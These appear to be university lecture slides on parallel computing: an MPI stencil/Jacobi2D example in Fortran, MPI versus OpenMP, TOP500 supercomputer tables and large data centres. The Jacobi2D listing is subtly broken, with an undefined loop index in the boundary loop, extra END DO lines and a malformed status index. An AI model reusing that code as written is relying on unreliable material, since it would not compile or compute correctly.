
# MPI Example: stencil

- “stencil” example: each element is updated using a weighted sum of neighbour values

```
DO j=1, m  
  DO i=1, n  
    B(i,j)=0.25*(A(i-1,j)+A(i+1,j)+A(i,j-1)+A(i,j+1))  
  END DO  
END DO
```

- To do this in parallel we could simply partition the outer loop
- At the strip boundaries, we need access to a column of neighbour data values
- In MPI we have to make this communication explicit

(“Stencils” arise in solving differential equations, image filtering, and convolutional neural networks. There are *thousands* of research papers on efficient implementation of stencil problems!)



# MPI Example: stencil


- “stencil” example: each element is updated using a weighted sum of neighbour values

```
DO j=1, m  
  DO i=1, n  
    B(i,j)=0.25*(A(i-1,j)+A(i+1,j)+A(i,j-1)+A(i,j+1))  
  END DO  
END DO
```

- To do this in parallel we could simply partition the outer loop
- At the strip boundaries, we need access to a column of neighbour data values
- In MPI we have to make this communication explicit

(“Stencils” arise in solving differential equations, image filtering, and convolutional neural networks. There are *thousands* of research papers on efficient implementation of stencil problems!)

Each processor’s slice of work depends on a larger slice of the data




# MPI Example: stencil

- “stencil” example: each element is updated using a weighted sum of neighbour values

```
DO j=1, m  
  DO i=1, n  
    B(i,j)=0.25*(A(i-1,j)+A(i+1,j)+A(i,j-1)+A(i,j+1))  
  END DO  
END DO
```

- To do this in parallel we could simply partition the outer loop
- At the strip boundaries, we need access to a column of neighbour data values
- In MPI we have to make this communication explicit

(“Stencils” arise in solving differential equations, image filtering, and convolutional neural networks. There are *thousands* of research papers on efficient implementation of stencil problems!)




# MPI Example: stencil

- “stencil” example: each element is updated using a weighted sum of neighbour values

```
DO j=1, m  
    DO i=1, n  
        B(i,j)=0.25*(A(i-1,j)+A(i+1,j)+A(i,j-1)+A(i,j+1))  
    END DO  
END DO
```

- To do this in parallel we could simply partition the outer loop
- At the strip boundaries, we need access to a column of neighbour data values
- In MPI we have to make this communication explicit

(“Stencils” arise in solving differential equations, image filtering, and convolutional neural networks. There are *thousands* of research papers on efficient implementation of stencil problems!)




# MPI Example: stencil

- “stencil” example: each element is updated using a weighted sum of neighbour values

```
DO j=1, m  
  DO i=1, n  
    B(i,j)=0.25*(A(i-1,j)+A(i+1,j)+A(i,j-1)+A(i,j+1))  
  END DO  
END DO
```

(“Stencils” arise in solving differential equations, image filtering, and convolutional neural networks. There are *thousands* of research papers on efficient implementation of stencil problems!)


- To do this in parallel we could simply partition the outer loop
- At the strip boundaries, we need access to a column of neighbour data values
- In MPI we have to make this communication explicit



# MPI Example: initialisation

## SPMD

- ▶ “Single Program, Multiple Data”
- ▶ Each processor executes the program
- ▶ First has to work out what part it is to play
  
- ▶ “myrank” is index of this CPU
- ▶ “comm” is MPI “communicator” – abstract index space of  $p$  processors
  
- ▶ In this example, array is partitioned into slices



```

! Compute number of processes and myrank
CALL MPI_COMM_SIZE(comm, p, ierr)
CALL MPI_COMM_RANK(comm, myrank, ierr)

! compute size of local block
m = n/p
IF (myrank.LT.(n-p*m)) THEN
    m = m+1
END IF

! Compute neighbors
IF (myrank.EQ.0) THEN
    left = MPI_PROC_NULL
ELSE left = myrank - 1
END IF
IF (myrank.EQ.p-1)THEN
    right = MPI_PROC_NULL
ELSE right = myrank+1
END IF


! Allocate local arrays
ALLOCATE (A(0:n+1,0:m+1), B(n,m))

```

*(Continues on next slide)*

## Example: Jacobi2D

- Sweep over A computing moving average of neighbouring four elements




- Compute new array B from A, then copy it back into B

- This version tries to overlap communication with computation

```

!Main Loop
DO WHILE(.NOT.converged)
    ! compute boundary iterations so they're ready to be sent right away
    DO i=1, n
        B(i,1)=0.25*(A(i-1,j)+A(i+1,j)+A(i,0)+A(i,2))
        B(i,m)=0.25*(A(i-1,m)+A(i+1,m)+A(i,m-1)+A(i,m+1))
    END DO
    ! Communicate
    CALL MPI_ISEND(B(1,1),n, MPI_REAL, left, tag, comm, req(1), ierr)
    CALL MPI_ISEND(B(1,m),n, MPI_REAL, right, tag, comm, req(2), ierr)
    CALL MPI_IRECV(A(1,0),n, MPI_REAL, left, tag, comm, req(3), ierr)
    CALL MPI_IRECV(A(1,m+1),n, MPI_REAL, right, tag, comm, req(4), ierr)
    ! Compute interior
    DO j=2, m-1
        DO i=1, n
            B(i,j)=0.25*(A(i-1,j)+A(i+1,j)+A(i,j-1)+A(i,j+1))
        END DO
    END DO
    END DO
    DO j=1, m
        DO i=1, n
            A(i,j) = B(i,j)
        END DO
    END DO
    END DO
    ! Complete communication
    DO i=1, 4
        CALL MPI_WAIT(req(i), status(1.i), ierr)
    END DO
    END DO
END DO

```



# MPI vs OpenMP

▶ Which is better – OpenMP or MPI?

# MPI vs OpenMP

- ▶ Which is better – OpenMP or MPI?
- ▶ OpenMP is easy!
  - ▶ But it hides the communication
  - ▶ And unintended sharing can lead to tricky bugs

# MPI vs OpenMP

- ▶ Which is better – OpenMP or MPI?
- ▶ OpenMP is easy!
  - ▶ But it hides the communication
  - ▶ And unintended sharing can lead to tricky bugs
- ▶ MPI is hard work
  - ▶ You need to make data partitioning explicit
  - ▶ No hidden communication
  - ▶ Seems to require more copying of data

# MPI vs OpenMP

- ▶ Which is better – OpenMP or MPI?
- ▶ OpenMP is easy!
  - ▶ But it hides the communication
  - ▶ And unintended sharing can lead to tricky bugs
- ▶ MPI is hard work
  - ▶ You need to make data partitioning explicit
  - ▶ No hidden communication
  - ▶ Seems to require more copying of data
  - ▶ It's easier to see how to reduce communication and synchronisation (?)
- ▶ Lots of research on better parallel programming models...

# Ch10 part 1 summary:

- ▶ Why go multi-core?
  - ▶ Limits of instruction-level parallelism
  - ▶ Limits of SIMD parallelism
  - ▶ Parallelism at low clock rate is energy-efficient
- ▶ How to program a parallel machine?
  - ▶ Explicitly-managed threads
  - ▶ Parallel loops
    - ▶ (many alternatives – dynamic thread pool, agents etc)
  - ▶ Message-passing (“distributed memory”)
- ▶ Where is the communication?
- ▶ Where is the synchronisation?
  - ▶ Design of programming models and software tools for parallelism and locality is major research focus

**Additional slides for interest and context**



	
<b>Sponsors</b>	U.S. Department of Energy
<b>Operators</b>	IBM
<b>Architecture</b>	9,216 POWER9 22-core CPUs 27,648 NVIDIA Tesla V100 GPUs <sup>[1]</sup>
<b>Power</b>	13 MW <sup>[2]</sup>
<b>Operating system</b>	Red Hat Enterprise Linux (RHEL) <sup>[3][4]</sup>
<b>Storage</b>	250 PB
<b>Speed</b>	200 petaFLOPS (peak)
<b>Purpose</b>	Scientific research
<b>Web site</b>	<a href="http://www.olcf.ornl.gov/olcf-resources/compute-systems/summit/">www.olcf.ornl.gov/olcf-resources/compute-systems/summit/</a>

**Supercomputers: large distributed-memory machines with fast interconnect**

**Usually (always?) programmed with MPI (and OpenMP, CUDA within each node)**

**Managed via batch queue**

**Supported by parallel filesystem**

**Image shows “Summit” – funded by US Dept of Energy. “Fastest computer in the world” 2018-2020. Part of 2014 \$325M contract with IBM, NVIDIA and Mellanox**

<https://www.olcf.ornl.gov/2020/08/10/take-a-virtual-tour-of-ornls-supercomputer-center/>

Rank	System	Cores	Rmax (TFlop/s)	Rpeak (TFlop/s)	Power (kW)	
1	<b>Supercomputer Fugaku</b> - Supercomputer Fugaku, A64FX 48C 2.2GHz, Tofu interconnect D, Fujitsu RIKEN Center for Computational Science Japan	7,630,848	442,010.0	537,212.0	29,899	<ul style="list-style-type: none"> <li>• <b>TOP500 List (Nov 2020)</b></li> <li>• <b>Rmax and Rpeak values are in Gflops</b></li> <li>• <b>ranked by their performance on the <u>LINPACK Benchmark</u>.</b></li> </ul>
2	<b>Summit</b> - IBM Power System AC922, IBM POWER9 22C 3.07GHz, NVIDIA Volta GV100, Dual-rail Mellanox EDR Infiniband, IBM DOE/SC/Oak Ridge National Laboratory United States	2,414,592	148,600.0	200,794.9	10,096	<ul style="list-style-type: none"> <li>• <b>“to solve a dense system of linear equations. For the TOP500, we used that version of the benchmark that allows the user to scale the size of the problem and to optimize the software in order to achieve the best performance for a given machine”</b></li> </ul>
3	<b>Sierra</b> - IBM Power System AC922, IBM POWER9 22C 3.1GHz, NVIDIA Volta GV100, Dual-rail Mellanox EDR Infiniband, IBM / NVIDIA / Mellanox DOE/NNSA/LLNL United States	1,572,480	94,640.0	125,712.0	7,438	<ul style="list-style-type: none"> <li>• <b>“to solve a dense system of linear equations. For the TOP500, we used that version of the benchmark that allows the user to scale the size of the problem and to optimize the software in order to achieve the best performance for a given machine”</b></li> </ul>
4	<b>Sunway TaihuLight</b> - Sunway MPP, Sunway SW26010 260C 1.45GHz, Sunway, NRCPC National Supercomputing Center in Wuxi China	10,649,600	93,014.6	125,435.9	15,371	<ul style="list-style-type: none"> <li>• <b>“to solve a dense system of linear equations. For the TOP500, we used that version of the benchmark that allows the user to scale the size of the problem and to optimize the software in order to achieve the best performance for a given machine”</b></li> </ul>
5	<b>Selene</b> - NVIDIA DGX A100, AMD EPYC 7742 64C 2.25GHz, NVIDIA A100, Mellanox HDR Infiniband, Nvidia NVIDIA Corporation United States	555,520	63,460.0	79,215.0	2,646	<ul style="list-style-type: none"> <li>• <b>“to solve a dense system of linear equations. For the TOP500, we used that version of the benchmark that allows the user to scale the size of the problem and to optimize the software in order to achieve the best performance for a given machine”</b></li> </ul>

Rank	System	Cores	Rmax (TFlop/s)	Rpeak (TFlop/s)	Power (kW)	Rank	System	Cores	Rmax (TFlop/s)	Rpeak (TFlop/s)	Power (kW)
1	Supercomputer Fugaku - Supercomputer Fugaku, A64FX 48C 2.2GHz, Tofu interconnect D, Fujitsu RIKEN Center for Computational Science Japan	7,630,848	442,010.0	537,212.0	29,899	11	Marconi-100 - IBM Power System AC922, IBM POWER9 16C 3GHz, Nvidia Volta V100, Dual-rail Mellanox EDR Infiniband, IBM CINECA Italy	347,776	21,640.0	29,354.0	1,476
2	Summit - IBM Power System AC922, IBM POWER9 22C 3.07GHz, NVIDIA Volta GV100, Dual-rail Mellanox EDR Infiniband, IBM DOE/SC/Oak Ridge National Laboratory United States	2,414,592	148,600.0	200,794.9	10,096	12	Piz Daint - Cray XC50, Xeon E5-2690v3 12C 2.6GHz, Aries interconnect , NVIDIA Tesla P100, Cray/HPE Swiss National Supercomputing Centre (CSCS) Switzerland	387,872	21,230.0	27,154.3	2,384
3	Sierra - IBM Power System AC922, IBM POWER9 22C 3.1GHz, NVIDIA Volta GV100, Dual-rail Mellanox EDR Infiniband, IBM / NVIDIA / Mellanox DOE/NNSA/LLNL United States	1,572,480	94,640.0	125,712.0	7,438	13	Trinity - Cray XC40, Xeon E5-2698v3 16C 2.3GHz, Intel Xeon Phi 7250 68C 1.4GHz, Aries interconnect, Cray/HPE DOE/NNSA/LANL/SNL United States	979,072	20,158.7	41,461.2	7,578
4	Sunway TaihuLight - Sunway MPP, Sunway SW26010 260C 1.45GHz, Sunway, NRPCC National Supercomputing Center in Wuxi China	10,649,600	93,014.6	125,435.9	15,371	14	AI Bridging Cloud Infrastructure [ABCi] - PRIMERGY CX2570 M4, Xeon Gold 6148 20C 2.4GHz, NVIDIA Tesla V100 SXM2, Infiniband EDR, Fujitsu National Institute of Advanced Industrial Science and Technology (AIST) Japan	391,680	19,880.0	32,576.6	1,649
5	Selene - NVIDIA DGX A100, AMD EPYC 7742 64C 2.25GHz, NVIDIA A100, Mellanox HDR Infiniband, Nvidia NVIDIA Corporation United States	555,520	63,460.0	79,215.0	2,646	15	SuperMUC-NG - ThinkSystem SD650, Xeon Platinum 8174 24C 3.1GHz, Intel Omni-Path, Lenovo Leibniz Rechenzentrum Germany	305,856	19,476.6	26,873.9	
6	Tianhe-2A - TH-IVB-FEP Cluster, Intel Xeon E5-2692v2 12C 2.2GHz, TH Express-2, Matrix-2000, NUDT National Super Computer Center in Guangzhou China	4,981,760	61,444.5	100,678.7	18,482	16	Hawk - Apollo 9000, AMD EPYC 7742 64C 2.25GHz, Mellanox HDR Infiniband, HPE HLRS - Höchstleistungsrechenzentrum Stuttgart Germany	698,880	19,334.0	25,159.7	3,906
7	JUWELS Booster Module - Bull Sequana XH2000 , AMD EPYC 7402 24C 2.8GHz, NVIDIA A100, Mellanox HDR InfiniBand/ParTec ParaStation ClusterSuite, Atos Forschungszentrum Juelich (FZJ) Germany	449,280	44,120.0	70,980.0	1,764	17	Lassen - IBM Power System AC922, IBM POWER9 22C 3.1GHz, Dual-rail Mellanox EDR Infiniband, NVIDIA Tesla V100, IBM / NVIDIA / Mellanox DOE/NNSA/LLNL United States	288,288	18,200.0	23,047.2	
8	HPC5 - PowerEdge C4140, Xeon Gold 6252 24C 2.1GHz, NVIDIA Tesla V100, Mellanox HDR Infiniband, Dell EMC Eni S.p.A. Italy	669,760	35,450.0	51,720.8	2,252	18	PANGEA III - IBM Power System AC922, IBM POWER9 18C 3.45GHz, Dual-rail Mellanox EDR Infiniband, NVIDIA Volta GV100, IBM Total Exploration Production France	291,024	17,860.0	25,025.8	1,367
9	Frontera - Dell C6420, Xeon Platinum 8280 28C 2.7GHz, Mellanox InfiniBand HDR, Dell EMC Texas Advanced Computing Center/Univ. of Texas United States	448,448	23,516.4	38,745.9		19	TOKI-SORA - PRIMEHPC FX1000, A64FX 48C 2.2GHz, Tofu interconnect D, Fujitsu Japan Aerospace eXploration Agency Japan	276,480	16,592.0	19,464.2	
10	Dammam-7 - Cray CS-Storm, Xeon Gold 6248 20C 2.5GHz, NVIDIA Tesla V100 SXM2, InfiniBand HDR 100, HPE Saudi Aramco Saudi Arabia	672,520	22,400.0	55,423.6		20	Cori - Cray XC40, Intel Xeon Phi 7250 68C 1.4GHz, Aries interconnect , Cray/HPE DOE/SC/LBNL/NERSC United States	622,336	14,014.7	27,880.7	3,939

- **TOP500 List (Nov 2020)**
- **Rmax and Rpeak values are in Gflops**
- **ranked by Rmax - performance on the [LINPACK Benchmark](#)**
- **“to solve a dense system of linear equations. For the TOP500, we used that version of the benchmark that allows the user to scale the size of the problem and to optimize the software in order to achieve the best performance for a given machine”**

<https://www.top500.org/lists/top500/list/2020/11/>



# What are parallel computers used for?


## QUINCY DATA CENTERS



COLOANDCLOUD.COM




**Kolos datacentre, at Ballangen (Norway), inside the Arctic circle. Not yet built – planned to expand to 600,000m<sup>2</sup> and 1,000MW, using cheapest electricity in Europe**



## Cerebras CS-1

- **1.2 trillion transistors (cf largest GPUs, FPGAs, Graphcore etc ca. 30 billion)**
- **Ca.400,000 processor cores**
- **Ca.18GB SRAM**
- **TDP ca.17KW**
- **SRAM-to-core bandwidth “9 petabytes/s”**
- **Claimed 0.86PFLOPS (partially reduced precision floating point) on stencil CFD application**



<https://www.cerebras.net/beyond-ai-for-wafer-scale-compute-setting-records-in-computational-fluid-dynamics/>

# Advanced Computer Architecture

## Chapter 10 – Multicore, parallel, and cache coherency

Part 2:

### Cache coherency protocols – “snooping”

November 2022  
Paul H J Kelly

These lecture notes are partly based on the course text, Hennessy and Patterson's *Computer Architecture, a quantitative approach* (3<sup>rd</sup>, 4<sup>th</sup> and 5<sup>th</sup> eds), and on the lecture slides of David Patterson, John Kubiatowicz and

Yujia Jin at Berkeley

